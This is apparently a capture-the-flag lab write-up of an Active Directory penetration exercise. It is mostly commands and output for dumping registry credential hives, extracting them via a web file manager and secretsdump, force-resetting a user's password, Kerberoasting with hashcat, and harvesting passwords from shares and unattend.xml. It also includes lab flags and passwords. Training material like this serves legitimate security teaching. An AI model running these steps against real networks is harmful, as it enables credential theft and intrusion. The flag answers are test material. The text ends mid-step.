
```
cd C:\DotNetNuke\Portals\0
```

```
PS C:\Windows\system32> cd C:\DotNetNuke\Portals\0
cd C:\DotNetNuke\Portals\0
```

This path serves as

```
http://172.16.8.20/admin/file-management
```

root directory:



Whatever is in the path, will be available to download to the pwnbox from this page.

We will need to download the files SYSTEM, SAM, SECURITY (which are fully detailed in '[Windows Privilege Escalation]' page 90).

We will use the commands:


```
reg save HKLM\SAM .\SAM
reg save HKLM\SECURITY .\SECURITY
reg save HKLM\SYSTEM .\SYSTEM
```

```
PS C:\DotNetNuke\Portals\0> reg save HKLM\SAM .\SAM
reg save HKLM\SAM .\SAM
The operation completed successfully.
PS C:\DotNetNuke\Portals\0> reg save HKLM\SECURITY .\SECURITY
reg save HKLM\SECURITY .\SECURITY
The operation completed successfully.
PS C:\DotNetNuke\Portals\0> reg save HKLM\SYSTEM .\SYSTEM
reg save HKLM\SYSTEM .\SYSTEM
The operation completed successfully.
```

Now, as the URL only permits download files with certain extensions, lets give the files 'png' extensions, we will remove the extensions on the pwnbox.


```
mv SAM SAM.png
mv SECURITY SECURITY.png
mv SYSTEM SYSTEM.png
```

refresh the page:




Here are the files.

Lets download them to the pwnbox:



(yes, we will have to it one by one).




On the saving page we will remove the ‘png’ extension.

the files are successfully downloaded to the pwnbox:

Back on the pwnbox, we will use the command:

```
secretsdump.py -system SYSTEM -security SECURITY -sam SAM local
```

to use the tool 'secretsdump.py' extract the hashes from the files



Question: Escalate privileges on the DEV01 host. Submit the contents of the flag.txt file on the Administrator Desktop.

Answer: K33p_0n_sp00fing!

Method: On the system reverse shell obtained in the previous question, we simply cat the flag:

```
cat C:\Users\Administrator\Desktop\flag.txt
```

Lateral Movement & Privilege Escalation

Lateral Movement:

Question: Find a backup script that contains the password for the backupadm user. Submit this user's password as your answer.

Answer: !qazXSW@

Method: continuing from where we left off from the previous question (establishing system shell on 'DEV01') – we are given the credentials of 'hporter:Gr8hambino!', supposedly from the LSA content.

Now, we will start Active Directory enumeration.

In the website, we will add the extension of 'ps.1' to the list of allowed extensions (the method for doing that was thoroughly covered in the previous question)

```
http://172.16.8.20
```

and when 'ps1' Files are upload eligible, we will download to the pwnbox PowerView.ps1

We will use the

```
http://172.16.8.20/admin/file-management
```

interface to upload the PowerView to 'C:\DotNetNuke\Portals\0' in DEV01. (again, the method for doing that was thoroughly covered in the previous question).

Once the tool is ready to use in the DEV01 reverse shell, we will inspect for the user 'hporter' rights within the active directory, we will use the sequence of commands:

```
Import-Module .\PowerView.ps1

$sid = Convert-NameToSid hporter

Get-DomainObjectACL -ResolveGUIDs -Identity * |
?{$_.SecurityIdentifier -eq $sid}
```

```
PS C:\DotNetNuke\Portals\0> Import-Module .\PowerView.ps1
Import-Module .\PowerView.ps1
PS C:\DotNetNuke\Portals\0> $sid = Convert-NameToSid hporter
$sid = Convert-NameToSid hporter
PS C:\DotNetNuke\Portals\0> Get-DomainObjectACL -ResolveGUIDs -Identity * | ?{$_.SecurityIdentifier -eq $sid}
Get-DomainObjectACL -ResolveGUIDs -Identity * | ?{$_.SecurityIdentifier -eq $sid}



AceQualifier           : AccessAllowed
ObjectDN               : CN=ssmalls,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : User-Force-Change-Password
ObjectSID              : S-1-5-21-2814148634-3729814499-1637837074-4616
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-2814148634-3729814499-1637837074-4609
AccessMask             : 256
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : All
OpaqueLength           : 0
```

*Command execution will take approximately 15-30 minutes. *

We can observe that ‘hporter’ has ‘User-Force-Change-Password’ on the user ‘ssmalls’.

Now using ‘runas’ to make commands in the name of ‘hporter’ from the established reverse shell is problematic (it didn’t work for me), we will instead initiate RDP to DEV01 using ‘hporter’ user (which is established in ‘Internal Information Gathering’ section that DEV01 has RDP)

Lets check what users can RDP to DEV01, using the command:


```
Invoke-Command -ComputerName ACADEMY-AEN-DEV01 -ScriptBlock
{ Get-LocalGroupMember -Group 'Remote Desktop Users' }
```

```
PS C:\DotNetNuke\Portals\0> Invoke-Command -ComputerName ACADEMY-AEN-DEV01 -ScriptBlock { Get-LocalGroupMember -Group 'Remote
Desktop Users' }
Invoke-Command -ComputerName ACADEMY-AEN-DEV01 -ScriptBlock { Get-LocalGroupMember -Group 'Remote Desktop Users' }


PSComputerName  : ACADEMY-AEN-DEV01
RunspaceId      : 8fa4884f-7088-483b-8cc9-a06e41356c98
Name            : INLANEFREIGHT\Domain Users
SID             : S-1-5-21-2814148634-3729814499-1637837074-513
PrincipalSource : ActiveDirectory
ObjectClass     : Group
```

We can observe that all Domain Users (‘hporter’ included), can RDP to DEV01.

Well, Lets RDP:

```
xfreerdp /v:172.16.8.20 /u:hporter /p:Gr8hambino! /dynamic-resolution
```



When RDP, we get this terminal

Lets set it to powershell:


```
powershell
```

then cd to C:\DotNetNuke\Portals\0

```
cd C:\DotNetNuke\Portals\0
```

load the Powerview module (yes, it has to be done again as it is a different session), and change ‘ssmalls’ password:

```
Import-Module .\PowerView.ps1

Set-DomainUserPassword -Identity ssmalls -AccountPassword (ConvertTo-SecureString 'jonsnow' -AsPlainText -Force ) -Verbose
```




Password changed! Now ‘ssmalls’ password’s is ‘jonsnow’

Now that we have ‘ssmalls’ credentials, lets take a look in ‘172.16.8.3’ smb shares (what ‘hporter’ could not, I tell you up-front):

We will run in the pwnbox the command:

```
crackmapexec smb 172.16.8.3 -u ssmalls -p jonsnow --shares
```




We have in that address (which we can observe its name is ‘DC01’ the share ‘Department Shares’ available to read for ‘ssmalls’.

Lets get its content to the pwnbox using the commands:

```
mkdir imported_data

sudo mount -t cifs //172.16.8.3/"Department Shares"
imported_data -o username=ssmalls,password=jonsnow
```

Giving a view on the ‘imported_data directory’:



There is a lot to uncover, so lets look for files which contain the ‘backupadm’ keyword. We will use the command:

```
grep -rl "backupadm" ./imported_data
```

The search found this file.

Lets inspect it:

```
cat "./imported_data/IT/Private/Development/SQL Express Backup.ps1" | grep backupadm -A 5 -B 5
```

*reminder - as the path contains spaces, the quotation marks are necessary. *:

The command will print all occurences of the lines with the keyword 'backupadm', along with the 5 lines above and below it – to make sure we also get the password:

```
┌─[eu-academy-2]─[10.10.15.93]─[htb-ac-1099135@htb-c1e4si3bsq]─[~]
└──╼ [★]$ cat "./imported_data/IT/Private/Development/SQL Express Backup.ps1" | grep backupadm -A 5 -B 5
[System.Reflection.Assembly]::LoadWithPartialName("Microsoft.SqlServer.SmoEnum") | Out-Null

$mySrvConn = new-object Microsoft.SqlServer.Management.Common.ServerConnection
$mySrvConn.ServerInstance=$serverName
$mySrvConn.LoginSecure = $false
$mySrvConn.Login = "backupadm"
$mySrvConn.Password = "!qazXSW@"

$server = new-object Microsoft.SqlServer.Management.SMO.Server($mySrvConn)

$dbs = $server.Databases
```

Question: Perform a Kerberoasting attack and retrieve TGS tickets for all accounts set as SPNs. Crack the TGS of the backupjob user and submit the cleartext password as your answer.

Answer: lucky7

Method: back on the the DEV01 reverse shell (it can be either the system one, the initial sqlexpress one, or hporter RDP one – doesn't matters).

we will run SPN enumeration (what is SPN? View in Active Directory Enumeration & Attacks writeup – section 'Kerberoasting - from Linux' (page 24)), using the command:


```
Import-Module .\PowerView.ps1

Get-DomainUser * -SPN -verbose |  Get-DomainSPNTicket -Format Hashcat | Export-Csv .\ilfreight_spns.csv -NoTypeInformation
```

*a. make sure you are in C:\DotNetNuke\Portals\0.

b. I used here in the system shell for convenience purposes, but any shell to DEV01 should work.


c. the command will export the information to CSV ‘ilfreight_spns.csv’ outputfile, which we will download to the pwnbox (that’s why we had to run the command in that path.

d. the PowerView module should already be loaded, but I still added the command just in case reloading is required, it will not appear in the following screenshot though. *



The command will output all of the domain’s SPN tickets to an output csv file.


Lets add ‘csv’ to the allowed format:



*reminder: settings → Security → More → More Security Settings. *

And refresh

```
http://172.16.8.20/admin/file-management
```




Here is the output csv file, lets download it to the pwnbox.

Once the output file is within the pwnbox, we will have to get to backupjob hash to a file, using 'libreoffice' gave some troubles for me in that, so I did


```
cat ilfreight_spns.cve | grep backupjob
```

identified the hash:



*

*



, and echoed it:


```
echo '$krb5tgs$23$*backupjob$....F9E' > hash.txt
```

to hash.txt

We will also download to the pwnbox rockyou wordlist.

When both are ready, lets run hashcat cracking with -m 13100 (for

```
hashcat -m 13100 hash.txt rockyou.txt
```



Question: Escalate privileges on the MS01 host and submit the contents of the flag.txt file on the Administrator Desktop.


Answer: 33a9d46de4015e7b3b0ad592a9394720

Method: First, by the process of elimination – we can immediately infer that MS01 is 172.16.8.50. and from the nmap scan we know it has WinRM (port 5985) open.

Lets try connect to MS01 with it, using the command:


```
evil-winrm -i 172.16.8.50 -u backupadm -p '!qazXSW@'
```

*note – RDP wont work here. *




Now as we do not know where to look, lets conduct a system-wide search of 'password', we will use the command:

```
Get-ChildItem -Path C:\ -Recurse -ErrorAction
SilentlyContinue -Force | Select-String -Pattern "password"
-CaseSensitive:$false -ErrorAction SilentlyContinue |
Select-Object -ExpandProperty Path -Unique
```



Inspecting 'C:\panther\unattend.xml':

```
cat C:\panther\unattend.xml
```



*

*

```
    </OOBE>
    <AutoLogon>
        <Password>
            <Value>Sys26Admin</Value>
            <PlainText>true</PlainText>
        </Password>
        <Enabled>true</Enabled>
        <LogonCount>1</LogonCount>
        <Username>ilfserveradm</Username>
    </AutoLogon>
    <FirstLogonCommands>
        <SynchronousCommand wcm:action="add"
```

We have the credentials ‘ilfserveradm:Sys26Admin’.

Lets check the user:

```
net user ilfserveradm
```

```
*Evil-WinRM* PS C:\Users\backupadm\Documents> net user ilfserveradm
User name                    ilfserveradm
Full Name                    ilfserveradm
Comment
User's comment
Country/region code          000 (System Default)
```

*

*

```
Logon hours allowed          All

Local Group Memberships      *Remote Desktop Users
Global Group memberships     *None
```

It has RDP access to the machine.


Very well then:

```
xfreerdp /v:172.16.8.50 /u:ilfserveradm /p:Sys26Admin
/dynamic-resolution
```

Here we are.


Lets run application enumeration with powershell, using the commands:

```
$INSTALLED = Get-ItemProperty
HKLM:\Software\Microsoft\Windows\CurrentVersion\Uninstall\*
| Select-Object DisplayName, DisplayVersion, InstallLocation

$INSTALLED += Get-ItemProperty
HKLM:\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\
Uninstall\* | Select-Object DisplayName, DisplayVersion,
InstallLocation

$INSTALLED | ?{ $_.DisplayName -ne $null } | sort-object -
Property DisplayName -Unique | Format-Table -AutoSize
```



The ‘Sysax FTP Automation 6’ looks interesting.

Simple google search:

